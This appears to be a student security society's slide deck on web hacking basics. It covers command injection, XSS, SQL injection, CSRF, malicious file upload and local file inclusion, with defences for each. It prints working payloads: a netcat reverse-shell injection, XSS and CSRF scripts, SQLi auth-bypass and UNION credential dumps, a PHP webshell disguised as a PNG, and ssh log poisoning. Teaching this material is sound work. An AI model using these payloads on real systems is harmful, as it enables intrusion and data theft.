

*Please note this event may be photographed*

# Introduction To Web Hacking

A Refresher



# The Legal Bit

- ◆ The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.
- ◆ If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.
- ◆ Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.



# Code of Conduct

- ◆ Before proceeding past this point you must read and agree our Code of Conduct, this is a requirement from the University for us to operate as a society.
- ◆ If you have any doubts or need anything clarified, please ask a member of the committee.
- ◆ Breaching the Code of Conduct = immediate ejection and further consequences.
  
- ◆ Code of Conduct can be found at [https://wiki.shefesh.com/doku.php?id=code\\_conduct](https://wiki.shefesh.com/doku.php?id=code_conduct)



# Command Injection



# Command Injection – What/Why

- ◇ Some bits of software use OS level commands
- ◇ E.g Ping for networking tools
- ◇ The plan: Manipulate the command that runs
- ◇ Why?
- ◇ Can take control of server
- ◇ Use it to spawn shells, read files, pivot the network
- ◇ Basically, command injection is often game over



# Command Injection - How

- ◆ Imagine some php which lets a user ping a host
- ◆ If they give 192.168.56.102 as `$_GET['ip']`
- ◆ Then it might ping nicely
- ◆ What if `$_GET['ip'] = ; nc -e /bin/bash [My IP] [My Port]`
- ◆ The command passed to system is
- ◆ `ping; nc -e /bin/bash [My Ip] [My Port]`
- ◆ The result?
- ◆ A shell connects back! (as long as I had a listener to receive it)
- ◆ Note: The user changed!

```
system('ping ' . $_GET['ip']);
```

```
$ whoami
bob
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.101] 45244

whoami
root
```

```
root@kali:~# ping ; nc -e /bin/bash 192.168.56.101 4444
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
[-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
[-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
[-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
[-l preload] [-m mark] [-M pmtudisc_option]
[-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize]
[-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]
[-W timeout] destination
```



# Command Injection - Defences

- ◇ Escape user input - But don't try and roll your own escaping functions
- ◇ Quote parameters
- ◇ E.g ping "\$ip" instead of ping \$ip
- ◇ Don't put user input into exec functions
- ◇ Run any functions you must, as a low prived user
- ◇ Just don't use (system) exec functions..... You probably don't need to



# Cross-Site Scripting XSS





# XSS – What/Why

- ◇ User supplied data being sent to users
- ◇ E.g Messages, Comments, Email (password reset forms?)
- ◇ Normal use: All fine good way to let users change stuff
- ◇ Our goal: Use it to run code on clients
- ◇ Steal cookies, Inject ads, crypto-currency mining
- ◇ To run any JavaScript we want on clients!
- ◇ We're covering two types
- ◇ Reflected - Generally targeted, combined with phishing
- ◇ Stored - Hits any user who goes to page



# XSS (Reflected) - How

- ◆ There are times data sent to the server
- ◆ Is sent back to the client
- ◆ What if it contains Javascript?
- ◆ `$_GET['name'] = <script>alert("Hacked?");</script>`
- ◆ The browser see's the script where
- ◆ No reason to not believe it should be there
- ◆ So it runs!
- ◆ Remember, reflected generally uses the request
- ◆ E.g `example.com?name=<XSS PAYLOAD>`



```
echo "Hello " . $_GET['name'];
```

Hello

Hacked?

OK



# XSS (Stored) - How

- ◇ More often user data is stored by apps
- ◇ And then shown to users later
- ◇ E.g Comments, blog posts, messages
- ◇ Inject scripts into them
- ◇ Stored XSS will hit any user who goes to the page!

Leave a Reply

Your email address will not be published. Required fields are marked \*

**B** *I* | 🌐 “ {} 🖼️ | ☰ ☷ ☹ ☺ | ↻ ↺ ?

Comment

```
<script>  
alert("Got you");  
</script>
```



# XSS – Defences

- ◇ Escape user input
- ◇ Escape OUTPUT (HTML entities, etc)
- ◇ Content Security Policy
- ◇ Don't put untrusted data in most locations (script tags, comments, comment names, css...)
- ◇ XSS Auditors - Like Chromes (Protects against the exploit, doesn't fix the problem)



# SQL Injection (SQLi)



# SQLi – What/Why

- ◇ SQL is used to interact with databases
- ◇ Often user data goes in the queries
- ◇ We want to inject our own SQL!
- ◇ To do what?
- ◇ Bypass auth
- ◇ Exfiltrate data (Data breach???)
- ◇ More options, but those are the common ones



# SQLi - How

- ◇ User input is often put into queries
- ◇ Normally, it may be `$_GET['ID'] = 6`
- ◇ But what if we provided some SQL
- ◇ `$_GET['ID'] = 6 OR "1" = "1" --`
- ◇ The "--" comments out anything else



```
$query = "SELECT Name,Price FROM Products WHERE ID=" . $_GET['ID'];
```



```
SELECT Name,Price FROM Products WHERE ID=6
```



```
SELECT Name,Price FROM Products Where ID=6 OR "1" = "1" --
```



# SQLi – Auth bypass

- ◇ Part of a simple auth system
- ◇ User provides username and password
- ◇ If number of results > 0 log them in as "User"
- ◇ But what if we inject some extra SQL?
- ◇ `$_POST['user'] = Jack`
- ◇ `$_POST['password'] = ' OR '1'='1' --`
- ◇ Now for each record,
- ◇ It checks, is the username Jack ?
- ◇ AND is the password blank ?
- ◇ OR does `1 = 1` ?
- ◇ 1 will always equal 1
- ◇ So this will pass on every record
- ◇ And log you in, auth... bypassed

```
$username = $_POST['user'];  
$password = $_POST['pass'];  
$query = "SELECT Username,Pass FROM Users WHERE Username='$username' AND Pass='$password'";
```

```
SELECT Username,Pass FROM Users WHERE Username='Jack' AND Pass='myfakepassword'
```

```
SELECT Username,Pass FROM Users WHERE Username='Jack' AND Pass='' OR '1'='1' --'
```

*Note: When dealing with strings in SQL, you need to "quote" with ' ', so inject we need to end the ' and comment the original out*





# SQLi – Data exfiltration

- ◆ Imagine a list set of products being selected
- ◆ Same as before we can inject things there
- ◆ Enter the UNION query
- ◆ UNION queries allow multiple SELECTs in one query
- ◆ `$_GET['category'] = ' UNION SELECT Username,Pass FROM Users --`
- ◆ The list of products would now also include all the Username,Pass combos from the user table



```
$category = $_GET['category'];  
$query = "SELECT Name,Price FROM Products WHERE Category='$category'";
```



```
SELECT Name,Price FROM Products WHERE Category='' UNION SELECT Username,Pass FROM Users --'
```

```
Admin|agrdg&jkefsDFUJUKJ8fawda4  
Jack|myfakepassword  
John|password1234
```

I ran the query against a simulation database, that's the users table

*Note: UNION queries must SELECT the same number of columns as the main SELECT they are attached to. This can be solved either by multiple injections (if you need more cols), or using hard-coded values (if you need less)*



# SQLi - Defences

- ◇ Escape
- ◇ User
- ◇ Input
- ◇ (see a theme yet)
- ◇ Prepared Statements for queries
- ◇ Restrict user privs



# Cross-Site Request Forgery (CSRF)



# CSRF - What/Why

- ◆ Forces users to interact with a web app
- ◆ Exploits trust of browsers
- ◆ Browser packs in extra bits with your request
- ◆ So if user is authenticated, so is the request
- ◆ CSRF - Make user send unintended requests



# CSRF - How

- ◇ In general CSRF is the payload of another exploit
- ◇ XSS - A common option
- ◇ Maybe to force a bank transfer (on a really bad bank)
- ◇ [www.examplebank.com/transfer.php?sendto=jack&amount=1000](http://www.examplebank.com/transfer.php?sendto=jack&amount=1000)
- ◇ If you were authed, and went to that URL, it would send me money!



```
<script>
  var evil = new XMLHttpRequest();
  evil.open("GET", "http://www.examplebank.com/transfer.php?sendto=jack&amount=1000");
  evil.send();
</script>
```

# CSRF – Defences

- ◇ CSRF Tokens (The big one)
- ◇ Capchas
- ◇ 2 Factor Auth
- ◇ Re-Auth



# File Upload



# File Upload – What/Why

- ◇ Some systems allow files to be uploads
- ◇ Often with restrictions, e.g Just images
- ◇ The goal: Upload files containing code
- ◇ And get the code to execute!
- ◇ Often 2-stage
- ◇ Stage 1: File upload to get code in place
- ◇ Stage 2: Another vuln to trigger the code





# File Upload - How

- ◆ Imagine an upload form which allows you to upload a file
- ◆ We want to upload a php file
- ◆ But it only allows .jpg or .png
- ◆ Could we simply change the .php to .png?
- ◆ Yes! ....(Sometimes) .... But it wont be interpreted as php anymore
- ◆ But what if it uses other methods to verify....magic bytes, etc
- ◆ Still can be bypassed!
- ◆ Blocking/Bypassing becomes a game of cat and mouse



```
137 <85>B   K iP(a)^T
138 <85>^R<96>B iP(a)^T
139 %, <85>B iPÂR(^T
140 %, <85>B i<84>¥P(^TJX
141 <85>B i<84>¥P(<94>°^T
142 <85>B   K iP(<94>°^T
143 <85>^R<96>B iP~·p^?ABw<92> ^Yi0^@^@^@IEND®B`<82>
144 <?php system($_GET['cmd']); ?>
145 █
"php_PNG50.png" [converted] 145L, 32853C written
```

# File Upload - Defences

- ◇ Use other restrictions than just file type
- ◇ Magic bytes (Although we showed a bypass for this)
- ◇ Store file in a manner than cant be predicted
- ◇ (e.g hash file + salt, store in unknown folder to user)
- ◇ This one can be difficult, best to use a library



# Local File Inclusion (LFI)




# LFI – What/Why

- ◆ Some code, may include code from another source
- ◆ LFI is simple - Include code that wasn't meant to be included
- ◆ Can be found on pages where user can pick options
- ◆ E.g "Choose your language"
- ◆ The result!?
- ◆ Reading contents of files (aka Local File Read - LFR)
- ◆ Remote Code Execution (RCE)


```
<?php
include($_GET['file']);
?>
```

```
<html>
<h1>I'm a page</h1>
</html>
```



# LFI - How


- ◇ Using the same code as before
- ◇ Use ?file=/etc/passwd
- ◇ Oh look, the passwd file
- ◇ But how can we make this worse!?
- ◇ Combine with file upload?
- ◇ Upload a file like so, called shell.png
- ◇ (Note the .png extension)
- ◇ LFI it, and anything in cmd= will run!
- ◇ A fake png used as a webshell!



```
http://local...=/etc/passwd * +
localhost/lfi.php?file=/etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534:./nonexistent:/usr/sbin
/nologin systemd-timesync:x:101:102:systemd Time Synchronization,./run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,./run/systemd:/usr/sbin
/nologin systemd-resolve:x:103:104:systemd Resolver,./run/systemd:/usr/sbin/nologin mysql:x:104:109:MySQL Server,./nonexistent:/bin/false Debian-exim:x:105:110:/var/spool/exim4:
/usr/sbin/nologin uidd:x:106:112:./run/uidd:/usr/sbin/nologin rwho:x:107:65534:/var/spool/rwho:/usr/sbin/nologin redsocks:x:108:113:./var/run/redsocks:/usr/sbin/nologin
epmd:x:109:114:./var/run/epmd:/usr/sbin/nologin usbmux:x:110:46:usbmux daemon,./var/lib/usbmux:/usr/sbin/nologin miredo:x:111:65534:/var/run/miredo:/usr/sbin/nologin
ntp:x:112:115:./nonexistent:/usr/sbin/nologin postgres:x:113:117:PostgreSQL administrator,./var/lib/postgresql:/bin/bash dnsmasq:x:114:65534:dnsmasq,./var/lib/misc:/usr/sbin/nologin
messagebus:x:115:118:./nonexistent:/usr/sbin/nologin iodine:x:116:65534:./var/run/iodine:/usr/sbin/nologin arpwatc:h:x:117:120:ARP Watcher,./var/lib/arpwatch:/bin/sh Debian-
snmp:x:118:123:./var/lib/snmp:/bin/false stunnel4:x:119:124:./var/run/stunnel4:/usr/sbin/nologin rtkit:x:120:125:RealtimeKit,./proc:/usr/sbin/nologin ssh:x:121:127:./nonexistent:/usr/sbin
nologin inetSim:x:122:129:./var/lib/inetSim:/usr/sbin/nologin sshd:x:123:65534:./run/sshd:/usr/sbin/nologin speech-dispatcher:x:124:29:Speech Dispatcher,./var/run/speech-dispatcher:
/bin/false couchdb:x:125:132:CouchDB Administrator,./var/lib/couchdb:/bin/bash gluster:x:126:133:./var/lib/glusterd:/usr/sbin/nologin geoclue:x:127:134:./var/lib/geoclue:/usr/sbin/nologin
colord:x:128:136:colord colour management daemon,./var/lib/colord:/usr/sbin/nologin saned:x:129:137:./var/lib/saned:/usr/sbin/nologin avahi:x:130:138:Avahi mDNS daemon,./var
/run/avahi-daemon:/usr/sbin/nologin pulse:x:131:139:PulseAudio daemon,./var/run/pulse:/usr/sbin/nologin dradis:x:132:141:./var/lib/dradis:/usr/sbin/nologin king-phisher:x:133:142:./var
/lib/king-phisher:/usr/sbin/nologin beef-xss:x:134:143:./var/lib/beef-xss:/usr/sbin/nologin Debian-gdm:x:135:144:Gnome Display Manager:/var/lib/gdm3:/bin/false systemd-
coredump:x:998:998:systemd Core Dumper:/usr/sbin/nologin
```



```
<?php
echo passthru($_GET['cmd']);
?>
```




```
http://local...L.png&cmd=id * +
localhost/lfi.php?file=shell.png&cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



# LFI - Some cool tricks

- ◆ If you can LFI php, you can extract the source
- ◆ `php://filter/convert.base64-encode/resource=index.php`
- ◆ Can change `index.php` for other files!
- ◆ Most linux distros have ssh logs in `/var/log/auth.log`
- ◆ `ssh '<?php system($_GET["cmd"]); ?>'@<target>`
- ◆ The log will have `<?php system($_GET["cmd"]); ?>` as the username
- ◆ So if you LFI `/var/log/auth.log`
- ◆ The log file becomes a webshell!
- ◆ A form of log file poisoning



```
Windows PowerShell
PS C:\> $data = "PD9waHAKZWNobyAiSSdtIHRoZSBpbmRleCBmaWxlIjsKJHNIY3JldFZhciA9ICJ0aG1zSXNBU2VjcmV0IjsKPz4="
PS C:\> [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($data))
<?php
echo "I'm the index file";
$secretVar = "thisIsASecret";
?>
```



# LFI – Defences

- ◆ Don't let users influence includes
- ◆ Append file type to the inclusion string (only a mitigation, not a protection)
- ◆ Protect against directory traversal (again, a mitigation)
- ◆ Consider disabling urls such as file://

